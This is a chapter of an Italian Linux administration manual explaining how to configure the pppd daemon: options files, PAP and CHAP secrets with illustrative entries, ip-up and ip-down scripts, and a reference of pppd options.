Per poter utilizzare il protocollo PPP, è necessario che il kernel Linux sia predisposto per farlo (sezione 8.3.7). Naturalmente, lo stesso kernel deve poter gestire la rete.

Se il supporto al PPP è stato inserito nella parte principale del kernel, cioè non è stato lasciato in un modulo, si può trovare tra i messaggi di avvio qualcosa come l'esempio mostrato di seguito.

```
$ dmesg | less[Invio]

  PPP generic driver version 2.4.1
  PPP Deflate Compression module registered
  PPP BSD Compression module registered
```

Se invece si tratta di una funzionalità gestita attraverso un modulo, questa dovrebbe attivarsi automaticamente al momento del bisogno.

35.9 Funzionamento generale del demone per il PPP

«

I sistemi GNU dispongono generalmente del demone '**pppd**'[5] per la gestione del protocollo PPP. Si è accennato al fatto che il PPP non prevede un cliente e un servente, anche se questi termini si usano per distinguere le parti nella fase di autenticazione. In tal senso, questo programma serve sia per attendere una connessione che per iniziarla.

Il demone '**pppd**' deve amministrare un sistema piuttosto complesso di file di configurazione e di possibili script di contorno. La maggior parte di questi dovrebbe trovarsi nella directory '`/etc/ppp/`' e, tra tutti, il file più importante è '`/etc/ppp/options`', all'interno del quale vanno indicate le opzioni di funzionamento che si vogliono attivare in generale.

35.9.1 Struttura del sistema di configurazione

«

Il demone '**pppd**' può essere configurato completamente attraverso le opzioni della riga di comando. Quanto definito in questo modo prevale su qualunque altro tipo di configurazione, pertanto si utilizza tale metodo solo per variare le impostazioni definite altrimenti.

Il file di configurazione principale è '`/etc/ppp/options`'; è il primo a essere letto e, teoricamente, tutti i file di configurazione successivi possono modificare quanto definito al suo interno.

Successivamente, se esiste, viene letto il file '`~/.ppprc`', che potrebbe essere contenuto nella directory personale dell'utente che avvia il processo. In generale, dato il ruolo che ha il programma '**pppd**', non si usano configurazioni personalizzate degli utenti, per cui questo file non dovrebbe esistere.

Per ultimo viene letto un file di configurazione il cui nome dipende dal tipo di dispositivo utilizzato per instaurare la connessione. Data la natura del protocollo PPP, il dispositivo in questione corrisponde generalmente a una porta seriale (‘`/dev/ttyS*`’); così, questo file di configurazione specifico deve avere un nome che corrisponde al modello ‘`/etc/ppp/options.ttyS*`’ e il suo scopo è quello di definire dei dettagli che riguardano la connessione attraverso la linea a cui si riferisce.

A titolo di esempio viene anticipato come potrebbe apparire un file di configurazione di questo tipo. Si osservi il fatto che le righe bianche e quelle vuote vengono ignorate, inoltre, il simbolo ‘**#**’ indica l’inizio di un commento che si conclude alla fine della riga.

```
# /etc/ppp/options
# Attiva il controllo di flusso hardware (RTS/CTS).
crtscts
# Vengono utilizzati i "file lucchetto" in stile UUCP.
lock
# Utilizza un modem.
modem
```

35.9.2 Struttura del sistema di autenticazione

Si è accennato al fatto che il PPP può gestire un sistema autonomo di autenticazione. Il demone ‘**pppd**’ è in grado di utilizzare due tecniche: PAP (*Password authentication protocol*) e CHAP (*Challenge handshake authentication protocol*).

Questi sistemi si basano sulla conoscenza da parte di entrambi i nodi di alcune informazioni «segrete» (si parla precisamente di *secret*), che vengono scambiate in qualche modo e verificate prima di attuare la connessione.

È il caso di ribadire che si tratta di procedure opzionali, pertanto dipende da ognuno dei due nodi stabilire se si pretende che l'altra parte si identifichi prima di consentire la connessione.

Per utilizzare queste forme di autenticazione, occorre stabilire un nome e un ***segreto*** (in pratica una parola d'ordine) per il nodo che deve potersi identificare. L'altra parte deve disporre di questa informazione per poterla confrontare quando gli viene fornita.

Il protocollo PAP prevede che una parte invii all'altra il proprio nome e il segreto (cioè la parola d'ordine) che viene utilizzato per consentire o meno la connessione. Il protocollo CHAP prevede invece che una parte, mentre chiede all'altra di identificarsi invii prima il proprio nome, attendendo come risposta il nome dell'altra parte e il segreto relativo da verificare. La differenza fondamentale sta nel fatto che con il PAP, una parte inizia a identificarsi anche senza sapere chi sia la controparte, mentre nel caso del CHAP, l'identificazione viene generata in funzione del nome della controparte.

Questi segreti sono conservati nel file '`/etc/ppp/pap-secrets`' per il protocollo PAP e nel file '`/etc/ppp/chap-secrets`' per il protocollo CHAP. Le informazioni contenute in questi file possono servire per identificare se stessi nei confronti dell'altra parte, oppure per verificare l'identità della controparte.

A titolo di esempio, si potrebbe osservare il testo seguente che rappresenta il contenuto del file '`/etc/ppp/chap-secrets`' del nodo '**`dinkel`**'.

```
# Segreti per l'autenticazione CHAP dalla parte del nodo
# «dinkel»
# cliente     servente      segreto    indirizzi IP ammissibili
dinkel        roggen        ciao       *
```

In tal caso, se il nodo remoto inizia una richiesta CHAP identificandosi con il nome '**roggen**', gli si risponde con il nome '**dinkel**' abbinato alla parola d'ordine '**ciao**'. Dall'altra parte, il file dei segreti CHAP corrispondente dovrebbe avere lo stesso contenuto.

```
# Segreti per l'autenticazione CHAP dalla parte del nodo
# «roggen»
# cliente     servente     segreto     indirizzi IP ammissibili
dinkel        roggen       ciao        *
```

In questi termini, nell'ambito delle forme di autenticazione usate da '**pppd**', si parla di cliente per indicare il nodo che deve identificarsi di fronte alla controparte e di servente per indicare la parte che richiede all'altra di identificarsi. In questa logica, le voci dei file '`/etc/ppp/*-secrets`' restano uguali quando si passa da una parte all'altra.

C'è da aggiungere che l'identità di un nodo non è definita dai file '`/etc/ppp/*-secrets`', ma dalle opzioni che vengono date a '**pppd**', per cui, se il nodo '**roggen**' vuole potersi identificare di fronte a '**dinkel**', si può aggiungere la voce relativa nei file rispettivi.

```
# Segreti per l'autenticazione CHAP dalla parte del nodo
# «dinkel»
# cliente     servente     segreto     indirizzi IP ammissibili
dinkel        roggen       ciao        *
roggen        dinkel       medusa      *
```

```
# Segreti per l'autenticazione CHAP dalla parte del nodo
# «roggen»
# cliente     servente     segreto     indirizzi IP ammissibili
dinkel        roggen       ciao        *
roggen        dinkel       medusa      *
```

Da quello che si legge in questo ultimo esempio: '**dinkel**' utilizza il segreto '**ciao**' per identificarsi nei confronti di '**roggen**'; '**roggen**' utilizza il segreto '**medusa**' per identificarsi nei confronti di '**dinkel**'.

La sintassi del file '`/etc/ppp/pap-secrets`' è la stessa, con la differenza che sono ammissibili delle semplificazioni descritte in seguito.

35.9.3 Interfacce PPP e funzioni privilegiate

«

Il demone '**pppd**', quando riesce a instaurare una connessione, definisce dinamicamente un'interfaccia di rete '**ppp*n***', dove ***n*** è un numero che inizia da zero. Per questo e altri motivi, '**pppd**' deve funzionare con i privilegi dell'utente '**root**'. In tal senso, la collocazione normale di questo programma è la directory '`/usr/sbin/`'.

Può darsi che si voglia concedere l'utilizzo di '**pppd**' a utenti comuni; in tal caso si può attivare il bit SUID, tenendo conto dei pericoli potenziali che questa scelta può causare.

```
# chown root /usr/sbin/pppd [Invio]

# chmod u+s /usr/sbin/pppd [Invio]
```

Tuttavia, '**pppd**' riesce ugualmente a distinguere se l'utente che lo ha avviato è '**root**' (nella documentazione originale si parla di utente privilegiato), oppure se si tratta solo di un utente comune. Ciò serve per impedire l'utilizzo di opzioni delicate agli utenti comuni.

Di solito, questa distinzione si realizza nell'impossibilità da parte degli utenti comuni di utilizzare talune opzioni che annullino l'effetto di altre stabilite nella configurazione generale del file '`/etc/ppp/`

`options`'. Questo vincolo non è generalizzato, ma riguarda solo alcune situazioni che vengono descritte nel contesto appropriato.

35.9.4 Indirizzi IP

Quando il protocollo PPP viene usato per trasportare comunicazioni IP, esiste la possibilità di definire in qualche modo quali indirizzi assegnare alle due parti della comunicazione. In particolare, con IPv4 gli indirizzi possono stati fissati in anticipo, oppure ottenuti dalla controparte; con IPv6, invece, gli indirizzi sono di tipo *link-local*, dove la parte finale degli ultimi 64 bit può essere determinata in modo casuale, o da indirizzi IPv4 preesistenti, oppure fissata in modo manuale.

35.9.5 Script di contorno

'**pppd**' può avviare degli script di contorno, in presenza di circostanze determinate. Questi possono essere diversi, ma in particolare, quando si gestiscono connessioni IPv4, sono importanti '`/etc/ppp/ip-up`' e '`/etc/ppp/ip-down`', a cui corrispondono IPv6 gli script '`/etc/ppp/ipv6-up`' e '`/etc/ppp/ipv6-down`'. Il primo di questi ('`/etc/ppp/ip[v6]-up`') viene avviato subito dopo una connessione e l'instaurazione di un collegamento IP tra le due parti; il secondo ('`/etc/ppp/ip[v6]-down`') viene eseguito quando questo collegamento viene interrotto. Questi due script ricevono gli argomenti seguenti.

interfaccia	*dispositivo_linea*	*velocità_bps*	*indirizzo_ip_locale*	*indirizzo_ip_remoto*	*opzione_ipparam*

Nel caso particolare di IPv6, la coppia di indirizzi locale e remoto, sono di tipo *link-local*.

Ogni distribuzione GNU potrebbe adattare questi script alle proprie esigenze particolari, in modo da rendere uniforme la gestione della rete. In generale, questi file potrebbero essere vuoti del tutto; il loro contenuto generico è quello seguente:

```
#!/bin/sh
# This script is called with the following arguments:
#    Arg  Name                Example
#    $1   Interface name      ppp0
#    $2   The tty             ttyS1
#    $3   The link speed      38400
#    $4   Local IP number     12.34.56.78
#    $5   Peer  IP number     12.34.56.99
#
# The environment is cleared before executing this script
# so the path must be reset
#
PATH=/usr/sbin:/sbin:/usr/bin:/bin
export PATH

# last line
```

Il sesto argomento, deriva eventualmente dall'uso dell'opzione '**ipparam**' di '**pppd**'.

35.10 Avvio e opzioni

«

La sintassi per l'avvio del demone '**pppd**' è apparentemente molto semplice.

```
pppd [opzioni]
```

Queste opzioni possono apparire indifferentemente nella riga di comando, come si vede dalla sintassi, oppure nei vari file di configurazione, tenendo conto che quelle indicate sulla riga di comando prevalgono su tutto (ammesso che ciò sia consentito all'utente che avvia '**pppd**').

Le opzioni sono di vario tipo e a seconda di questo possono essere usate in certi modi determinati.

Tipo di opzione	Descrizione
dispositivo_di_comunicazione	Tra gli argomenti della riga di comando o tra le opzioni di un file di configurazione, può apparire il percorso assoluto del file di dispositivo corrispondente alla linea utilizzata. Dato l'uso che si fa solitamente di '**pppd**', si tratta normalmente di qualcosa che rispetta il modello '`/dev/ttyS*`'. Se manca l'indicazione di tale dispositivo, '**pppd**' utilizza direttamente quello del terminale attraverso il quale è stato avviato.

Tipo di opzione	Descrizione
velocità	Tra gli argomenti della riga di comando o tra le opzioni di un file di configurazione, può apparire un numero puro e semplice, che rappresenta la velocità di comunicazione in bit per secondo (simbolo «bit/s», espresso volgarmente anche come «bps»). I valori utilizzabili dipendono molto anche dal sistema operativo utilizzato; per quanto riguarda GNU/Linux si tratta di quelli che si possono indicare nella configurazione delle porte seriali.

Tipo di opzione	Descrizione
ind_ipv4_locale **:** ***ind_ipv4_remoto*** ***ind_ipv4_locale*** **:** **:** ***ind_ipv4_remoto***	Due numeri IPv4, separati da due punti verticali (‘:’), come si vede dai modelli, rappresentano rispettivamente l’indirizzo del nodo locale e quello del nodo remoto. Gli indirizzi possono essere forniti in notazione decimale puntata o in forma di nome. In condizioni normali, il valore predefinito di quello locale è il primo indirizzo IPv4 del sistema. Il valore predefinito dell’indirizzo dell’elaboratore remoto si ottiene dallo stesso nodo remoto se non viene indicato esplicitamente in alcuna opzione. L’indirizzo 0.0.0.0 equivale a fare riferimento espressamente a quello predefinito, sia per la parte locale che per quella remota.
opzione argomento	Un buon numero di opzioni di ‘**pppd**’ prevede l’indicazione di un argomento successivo. Il loro uso dovrebbe essere intuitivo; in particolare, l’argomento potrebbe essere composto da più informazioni, ma si deve trattare sempre di un corpo unico.

Tipo di opzione	Descrizione
opzione_booleana	Le opzioni rimanenti hanno significato solo in modo binario, ovvero in modo booleano. L'indicazione di queste parole chiave manifesta l'attivazione della modalità che rappresentano. Nel passato, l'uso di queste opzioni è stato un po' contorto. Occorre tenere conto di alcune cose: se la parola chiave inizia con '**no**', dovrebbe intendersi che si tratti della disattivazione di qualcosa, secondo il senso che avrebbe leggendola in inglese; inoltre, per un problema di compatibilità con il passato, si può invertire il senso di **alcune** opzioni booleane facendo precedere la parola chiave relativa dal segno '**-**'. Per complicare ulteriormente le cose, **alcune** opzioni booleane (che non sono necessariamente le stesse appena descritte) possono avere l'aggiunta del segno '**+**' anteriormente, per confermare il senso verbale della parola chiave relativa. Per esempio, '**crtscts**' rappresenta la gestione del controllo di flusso hardware e '**nocrtscts**' indica l'opposto; mentre in origine '**-crtscts**' è stato il modo corretto per indicare l'inversione di '**crtscts**'. Nella documentazione originale non si trova una spiegazione del modo con cui si possano utilizzare questi segni aggiuntivi, che sono superati e non più documentati. Purtroppo, però, molti esempi di utilizzo di '**pppd**' che si trovano ancora in circolazione, fanno riferimento al vecchio modo di utilizzare le sue opzioni.

35.10.1 Opzioni principali

«

È già stato introdotto l'uso delle opzioni di '**pppd**', che possono apparire indifferentemente nella riga di comando o nei file di configu-

razione. Si è già accennato anche al problema dell'uso dei simboli '**–**' e '**+**' nel caso di opzioni booleane.

Opzione booleana	Descrizione

`ipcp-accept-local`
 	
`ipcp-accept-remote`
	Queste due opzioni servono ad accettare le indicazioni sugli indirizzi IPv4 provenienti dal nodo remoto. Per la precisione, '**`ipcp-accept-local`**' fa sì che venga accettato l'indirizzo locale proposto dal nodo remoto stesso, anche se questo è stato stabilito con la configurazione; '**`ipcp-accept-remote`**' fa sì che venga accettato l'indirizzo remoto proposto dal nodo remoto anche se questo è già stato stabilito altrimenti.

`auth`
 	
`noauth`
	Con l'opzione '**`auth`**' si richiede espressamente che il nodo remoto si identifichi per consentire la connessione; al contrario, '**`noauth`**' annulla tale necessità. Se l'opzione '**`auth`**' appare nella configurazione generale, cioè nel file '`/etc/ppp/options`', l'uso dell'opzione '**`noauth`**' per annullare tale disposizione, diviene una facoltà privilegiata, cioè concessa solo all'utente '**`root`**'.

Opzione booleana	Descrizione

`crtscts`
`xonxoff`
`nocrtscts`
	Con l'opzione '**`crtscts`**' si richiede espressamente di utilizzare un controllo di flusso hardware, ovvero RTS/CTS; con l'opzione '**`xonxoff`**' si richiede l'opposto, cioè di utilizzare un controllo di flusso software, ovvero XON/XOFF.
	L'opzione '**`nocrtscts`**' indica semplicemente di disabilitare il controllo di flusso hardware.

`defaultroute` `nodefaultroute`	L'opzione '**`defaultroute`**' fa sì che '**`pppd`**', quando la connessione tra i due nodi del collegamento è avvenuta, aggiunga un percorso di instradamento predefinito (*default route*) utilizzando il nodo remoto come router. Questo percorso di instradamento viene poi rimosso dalla tabella di instradamento di sistema quando la connessione PPP si interrompe. L'opzione '**`nodefaultroute`**' serve a evitare che questo instradamento predefinito abbia luogo. Per la precisione, se viene utilizzato nella configurazione generale del file '`/etc/ppp/options`', fa sì che l'uso successivo di '**`defaultroute`**' divenga privilegiato, cioè riservato all'utente '**`root`**'.
`modem` `local`	L'opzione '**`modem`**' fa sì che '**`pppd`**' utilizzi le linee di controllo del modem. Al contrario, '**`local`**' dice a '**`pppd`**' di ignorarle.

Opzione booleana	Descrizione
`login`	Con l'opzione '**`login`**' si istruisce '**`pppd`**' di utilizzare le informazioni di autenticazione gestite dal sistema operativo per gli accessi normali (il *login* appunto), cioè quelle sugli utenti con le parole d'ordine relative, per verificare l'identità del nodo remoto che si presenta utilizzando il protocollo PAP. In pratica, in questo modo, invece di dover accedere al file '`/etc/ppp/pap-secrets`', la verifica dell'abbinamento nome-segreto, avviene in base al sistema locale utente-parola d'ordine. Questo meccanismo si usa frequentemente quando la connessione PPP avviene attraverso linea telefonica commutata e i nodi che possono accedere corrispondono agli utenti previsti nel sistema locale (nel file '`/etc/passwd`'). Perché i nodi remoti possano accedere identificandosi come gli utenti del sistema, è comunque necessario che esista una voce nel file '`/etc/ppp/pap-secrets`' che consenta loro di essere accettati. Di solito si usa: '**`* * "" *`**', che rappresenta qualunque nome per il cliente, qualunque nome per il servente, qualunque segreto (o parola d'ordine) e qualunque indirizzo IP.

Opzione booleana	Descrizione
`lock`	Fa sì che '**pppd**' crei un file lucchetto (*lock file*) riferito al dispositivo utilizzato per la comunicazione, secondo lo stile UUCP. In pratica, si crea un file secondo il modello '`/var/lock/LCK..ttyS*`'. Ciò è utile per segnalare agli altri processi che aderiscono a questa convenzione il fatto che il tale dispositivo è impegnato. In generale, è utile attivare questa opzione.

`passive`
 	
`silent`
	L'opzione '**passive**' fa sì che '**pppd**' tenti inizialmente di connetersi al nodo remoto e, se non ne riceve alcuna risposta, resti in attesa passiva di una richiesta di connessione dalla controparte. Normalmente questa modalità non è attiva e di conseguenza '**pppd**' termina la sua esecuzione quando non riceve risposta.
	L'opzione '**silent**', invece, indica a '**pppd**' di restare semplicemente in attesa passiva di una richiesta di connessione dalla controparte, senza tentare prima di iniziarla per conto proprio.

`debug`	Abilita l'annotazione di informazioni diagnostiche sullo svolgimento della connessione all'interno del registro del sistema. Per la precisione genera messaggi di tipo '**daemon**' e di livello '**debug**' (si veda eventualmente la sezione 16.1).

Opzione booleana	Descrizione
`usepeerdns`	Consente di ottenere dalla controparte l'indicazione di un massimo di due serventi DNS, i cui indirizzi vengono poi inseriti nelle variabili di ambiente '**DNS1**' e '**DNS2**' (utilizzabili nello script '**ip-up**'), creando anche il file '`/etc/ppp/resolv.conf`', compatibile con il file '`/etc/resolv.conf`' normale.
`nodetach`	In condizioni normali, quando '**pppd**' deve utilizzare un dispositivo seriale che non corrisponde anche al terminale da cui è stato avviato, questo si mette da solo sullo sfondo. Per evitarlo si può usare l'opzione '**nodetach**'.

`persist`
 	
`nopersist`
	Con l'opzione '**persist**' si richiede a '**pppd**' di ristabilire la connessione quando questa termina; al contrario, '**nopersist**' indica espressamente di non ritentare la connessione. In generale, il comportamento predefinito di '**pppd**' è quello per cui la connessione non viene ristabilita dopo la sua conclusione.

Opzione booleana	Descrizione

`proxyarp`
 	
`noproxyarp`
	Con l'opzione '**`proxyarp`**' si fa in modo di inserire nella tabella ARP di sistema (*Address resolution protocol*) una voce con cui l'indirizzo IPv4 del nodo remoto viene abbinato all'indirizzo Ethernet della prima interfaccia di questo tipo utilizzata nell'elaboratore locale. Questo trucco ha il risultato di fare apparire il nodo remoto della connessione PPP come appartenente alla rete locale dell'interfaccia Ethernet.
	Al contrario, '**`noproxyarp`**' impedisce questo e se utilizzato nella configurazione generale del file '`/etc/ppp/options`', fa in modo che '**`proxyarp`**' divenga un'opzione privilegiata e quindi riservata all'utente '**`root`**'.

`require-pap`
 	
`refuse-pap`
	Con l'opzione '**`require-pap`**' si fa in modo che '**`pppd`**' accetti la connessione solo se riceve un'identificazione PAP valida dal nodo remoto; al contrario, l'opzione '**`refuse-pap`**' fa sì che '**`pppd`**' si rifiuti di fornire un'identificazione PAP alla controparte.

Opzione booleana	Descrizione

`require-chap`
 	
`refuse-chap`
	Con l'opzione '**`require-chap`**' si fa in modo che '**`pppd`**' richieda alla controparte l'identificazione CHAP e, di conseguenza, che accetti la connessione solo se ciò che riceve è valido secondo il file '`/etc/ppp/chap-secrets`'. L'opzione '**`refuse-chap`**' fa sì che '**`pppd`**' si rifiuti di fornire un'identificazione CHAP alla controparte.

`ipv6cp-use-ipaddr`	Fa in modo di usare l'indirizzo IPv4 per ottenere l'identificatore di interfaccia per l'indirizzo *link-local* locale.

Opzione con argomento	Descrizione
`connect` ***comando***	Permette di utilizzare il comando, che eventualmente può essere delimitato tra apici (in base alle regole stabilite dalla shell utilizzata), per attivare la comunicazione attraverso la linea seriale. Di solito serve per avviare '**`chat`**' che si occupa della connessione attraverso il modem su una linea commutata.

Opzione con argomento	Descrizione
`disconnect` ***comando***	Esegue il comando o lo script indicato, subito dopo la fine della connessione. Ciò può essere utile per esempio per inviare al modem un comando di aggancio (*hung up*) se la connessione fisica con il modem non consente di inviare i segnali di controllo necessari.
`mru` ***n***	Fissa il valore dell'MRU (*Maximum receive unit*) a ***n***. '**`pppd`**' richiede così al nodo remoto di utilizzare pacchetti di dimensione non superiore a questo valore. Il valore minimo teorico per poter usare IPv6 è 1 280, il valore predefinito è 1 500.

Opzione con argomento	Descrizione
`mtu` ***n***	Fissa il valore dell'MTU (*Maximum transmit unit*) a ***n***, cioè stabilisce la dimensione massima dei pacchetti trasmessi per quanto riguarda le esigenze del nodo locale (il valore minimo teorico per poter usare IPv6 è 1 280). Il nodo remoto potrebbe richiedere una dimensione inferiore.
`idle` ***n_secondi*** `maxconnect` ***n_secondi***	L'opzione '**`idle`**' permette di stabilire il tempo di inattività oltre il quale la connessione deve essere interrotta. Il collegamento è inattivo quando non transitano pacchetti di dati. In generale, questa opzione non è conveniente assieme a '**`persist`**'. L'opzione '**`maxconnect`**' permette di fissare un tempo massimo per la connessione.

Opzione con argomento	Descrizione
`netmask` ***maschera_di_rete_ipv4***	Fissa il valore della maschera di rete per la comunicazione con il nodo remoto attraverso IPv4. Il valore viene indicato secondo la notazione decimale puntata. Generalmente, la maschera di rete per una connessione punto-punto, dovrebbe essere 255.255.255.255, tuttavia, se si utilizza l'opzione '**`proxyarp`**' per fare figurare il nodo remoto come appartenente alla rete locale Ethernet, la maschera di rete deve seguire le particolarità di quella rete.

Opzione con argomento	Descrizione
`ms-dns` ***indirizzo***	Se '**pppd**' viene utilizzato per consentire la connessione da parte di sistemi MS-Windows, questa opzione permette di comunicare loro l'indirizzo IP di un servente DNS. Questa opzione può apparire due volte, per fornire un massimo di due indirizzi riferiti a serventi DNS.
`ms-wins` ***indirizzo***	Se '**pppd**' viene utilizzato per consentire la connessione da parte di sistemi MS-Windows, o in generale SMB, questa opzione permette di comunicare loro l'indirizzo IP di un servente WINS (*Windows Internet name service*). Questa opzione può apparire due volte, per fornire un massimo di due indirizzi riferiti a serventi WINS.

Opzione con argomento	Descrizione
`kdebug` ***n_livello***	Abilita l'emissione di messaggi diagnostici da parte della gestione del PPP interna al kernel, cosa che si traduce generalmente nell'inserimento di tali messaggi nel registro del sistema. Il valore uno permette la generazione di messaggi di tipo generale; il valore due fa sì che venga emesso il contenuto dei pacchetti ricevuti; il valore quattro fa sì che venga emesso il contenuto dei pacchetti trasmessi. Per ottenere una combinazione di queste cose, basta sommare i numeri relativi.
`ipv6` ***identificatore_di_interfaccia_locale*** `,` ***identificatore_di_interfaccia_remoto*** `ipv6` ***identificatore_di_interfaccia_locale*** `ipv6` `,` ***identificatore_di_interfaccia_remota***	Permette di definire esplicitamente l'identificatore di interfaccia locale, remota, o entrambe. Si tratta di un numero di 64 bit da esprimere in forma di stringa come se fosse un indirizzo IPv6; per esempio '`::0001:0002`'.

Opzione di identificazione	Descrizione
`name` ***nome***	Si tratta di un'opzione privilegiata, cioè riservata all'utente '**`root`**', che permette di stabilire il **nome locale** utilizzato sia per la propria identificazione che per il riconoscimento di un altro nodo. In pratica, se '**`pppd`**' deve identificarsi nei confronti di un nodo remoto, utilizza un segreto in cui il primo campo (cliente) corrisponde a tale nome; se invece si deve riconoscere un nodo remoto che si identifica, '**`pppd`**' utilizza un segreto in cui il secondo campo (servente) corrisponde a questo. È importante tenere presente l'ambiguità di questa opzione. Per identificare il nodo locale nei confronti del nodo remoto, sarebbe meglio utilizzare l'opzione '**`user`**'.

Opzione di identificazione	Descrizione
`remotename` ***nome***	Definisce il nome prestabilito del nodo remoto. Questa opzione è ambigua quanto '**`name`**' e va utilizzata con la stessa prudenza. Potrebbe essere utile quando il nodo locale si vuole identificare presso il nodo remoto utilizzando la procedura PAP; in tal caso, dato che il nome del nodo remoto non viene rivelato in anticipo, si ha la possibilità di selezionare una voce particolare dall'elenco contenuto nel file '`/etc/ppp/pap-secrets`', facendo riferimento al secondo campo (servente). In generale, l'uso delle opzioni '**`name`**' e '**`remotename`**' dovrebbe essere sensato solo quando l'unico nodo che deve identificarsi è quello locale nei confronti di quello remoto, cioè quando non si pretende anche l'identificazione inversa. Tuttavia, se è possibile risolvere la cosa con l'uso dell'opzione '**`user`**', tutto diventa più semplice.
`usehostname`	Si tratta di un'opzione con la quale si stabilisce che il nome locale corrisponda a quello del nodo. Questa opzione prevale e si sostituisce a '**`name`**'.
`domain` ***dominio***	Nel caso sia attivata l'opzione '**`usehostname`**', fa sì che il nome locale comprenda anche il dominio indicato. Questo dominio non viene aggiunto a quanto stabilito con l'opzione '**`name`**'.

Opzione di identificazione	Descrizione
`user` ***nome***	Permette di stabilire il nome locale da utilizzare per la propria identificazione nei confronti del nodo remoto. A differenza di '**`name`**', questa opzione entra in gioco solo quando il nodo locale deve identificarsi, per cui, serve a selezionare una voce dai file dei segreti, facendo riferimento al primo campo, quello del cliente. Questa opzione prevale su '**`name`**', per ciò che riguarda questa situazione particolare.

35.11 File per il sistema di autenticazione

Si è già accennato all'uso dei file con cui si configurano i sistemi di autenticazione PAP e CHAP. Il loro formato è identico, anche se le diverse caratteristiche di PAP e CHAP consentono la presenza di voci sostanzialmente differenti.

Questi file di configurazione introducono il concetto di cliente e servente nel momento dell'autenticazione: chi chiede all'altro di identificarsi è il servente, mentre l'altro è il cliente. Teoricamente, la richiesta di autenticazione può essere reciproca, per cui, a fasi alterne, entrambi i nodi sono sia cliente che servente nell'ambito del sistema di autenticazione. Quando si legge un file '`/etc/ppp/*-secrets`' occorre sempre fare mente locale a chi sia il nodo che si identifica nei confronti dell'altro, per determinare se il nodo locale è un cliente o un servente in quel momento.

Per quanto riguarda la sintassi di questi file, come succede spesso, le righe vuote e quelle bianche vengono ignorate; nello stesso modo

viene ignorato il contenuto dei commenti introdotti dal simbolo ‘**#**’ e conclusi dalla fine della riga. Le altre righe, che contengono delle voci significative, sono trattate come record suddivisi in campi attraverso degli spazi lineari (spazi veri e propri o tabulazioni), secondo la sintassi seguente:

cliente servente segreto indirizzo_ip_accettabile_del_cliente...

Ogni voce dovrebbe avere l’indicazione dei primi quattro campi.

Dal momento che la separazione tra i campi avviene per mezzo di spazi lineari, se un campo deve contenere spazi, questi devono essere protetti in qualche modo: si possono usare gli apici doppi per delimitare una stringa, oppure si può utilizzare la barra obliqua inversa (‘****’) davanti a un carattere che si vuole sia trattato semplicemente per il suo valore letterale (vale anche per gli spazi).

Possono essere utilizzati anche dei simboli jolly (dei metacaratteri), che hanno valore diverso a seconda del campo in cui appaiono. In generale però, ci si limita all’uso dell’asterisco (‘*****’) nel campo del cliente, in quello del servente, o in quello del primo indirizzo IP ammissibile. L’asterisco corrisponde a qualunque nome o a qualunque indirizzo e si può usare solo se il tipo di autenticazione utilizzato lo consente.

Meritano un po’ di attenzione il quarto campo e quelli successivi. Questi, eventualmente, servono a elencare una serie di indirizzi IP che possono essere utilizzati dal nodo corrispondente al cliente con quella connessione particolare; si può utilizzare anche la forma ***indirizzo*/*maschera*** per rappresentare un gruppo di indirizzi in modo più chiaro. Se non si vogliono porre limitazioni agli indirizzi IP,

si **deve** utilizzare un asterisco (‘**`*`**’).

Come ultima considerazione, occorre tenere presente che quando ‘**`pppd`**’ cerca una corrispondenza nei file dei segreti, se c’è la possibilità di farlo, seleziona la voce più specifica, cioè quella che contiene meno simboli jolly.

35.11.1 Configurazione PAP

L’autenticazione PAP prevede che un nodo si identifichi prima di conoscere l’identità della sua controparte. In questo senso, l’indicazione del nome del servente può essere utile solo per distinguere la coppia nome-segreto da inviare. Si osservi l’esempio seguente:

```
# Segreti per l'autenticazione PAP
# cliente   servente    segreto     indirizzi IP ammissibili
tizio       uno         tazza       *
caio        due         capperi     *
sempronio   tre         serpenti    *
```

Concentrando l’attenzione al caso in cui sia il nodo locale a doversi identificare presso altri nodi remoti, questo potrebbe essere conosciuto con nomi differenti, a seconda del collegamento che si vuole instaurare. Osservando la prima voce dell’esempio, il nodo locale cliente è conosciuto presso il nodo ‘**`uno`**’ (servente) con il nome ‘**`tizio`**’ e per quella connessione deve utilizzare il segreto ‘**`tazza`**’.

Dal momento che il protocollo PAP non prevede di ottenere l’informazione sul nome remoto prima di fornire la propria identità, è necessario istruire ‘**`pppd`**’ su quale voce utilizzare. Se i nomi locali sono tutti diversi, è sufficiente specificare questo dato attraverso l’opzione ‘**`name`**’, ma forse sarebbe meglio l’opzione ‘**`user`**’, essendo

più specifica; se invece questi nomi possono essere uguali (in alcuni o in tutti i casi), occorre specificare anche l'opzione '**remotename**'.

A questo punto, però, dal momento che il nome del servente non viene ottenuto attraverso il protocollo PAP, quello indicato nel secondo campo delle voci del file '/etc/ppp/pap-secrets' può essere un nome di fantasia, scelto solo per comodità.[6]

Per lo stesso motivo, se i nomi dal lato cliente sono tutti diversi, ovvero si utilizza una sola voce, il nome del nodo remoto (servente) può essere semplicemente sostituito con un asterisco, come nell'esempio seguente:

```
# Segreti per l'autenticazione PAP
# cliente   servente    segreto     indirizzi IP ammissibili
tizio       *           tazza       *
caio        *           capperi     *
sempronio   *           serpenti    *
```

La funzione del file '/etc/ppp/pap-secrets' non si esaurisce solo nel compito di fornire l'identità del nodo locale (in qualità di cliente) quando il nodo remoto lo richiede, perché può essere usato anche per verificare l'identità del nodo remoto, quando è questo ultimo a presentarsi come cliente.

Dal file '/etc/ppp/pap-secrets' non si riesce a distinguere quando il nodo locale è un cliente e quando è un servente. Ciò dipende dalle opzioni. Se si richiede espressamente un'autenticazione PAP attraverso l'opzione '**require-pap**', vuol dire che il nodo remoto deve identificarsi e il suo nome deve apparire nel primo campo di una voce del file '/etc/ppp/pap-secrets' locale. In pratica, le cose non cambiano quando si legge il contenuto di questo file; sono le circostanze (ovvero le opzioni) che danno significato alle sue vo-

ci: ogni volta bisogna mettersi nei panni giusti e pensare che il nodo locale sia un cliente o un servente a seconda della situazione.

È bene ricordare che quando si utilizza l'autenticazione PAP, dal lato del nodo che deve verificare l'identità di altri nodi, cioè dal lato del servente, si preferisce spesso fare riferimento agli utenti registrati nel sistema, piuttosto che al contenuto del file '`/etc/ppp/pap-secrets`'. Per questo si utilizza l'opzione '**`login`**', assieme a '**`require-pap`**', ma si deve comunque aggiungere una voce particolare nel file '`/etc/ppp/pap-secrets`', come mostrato nell'esempio seguente:

```
# Segreti per l'autenticazione PAP
# cliente     servente     segreto     indirizzi IP ammissibili
*             *             ""          *
```

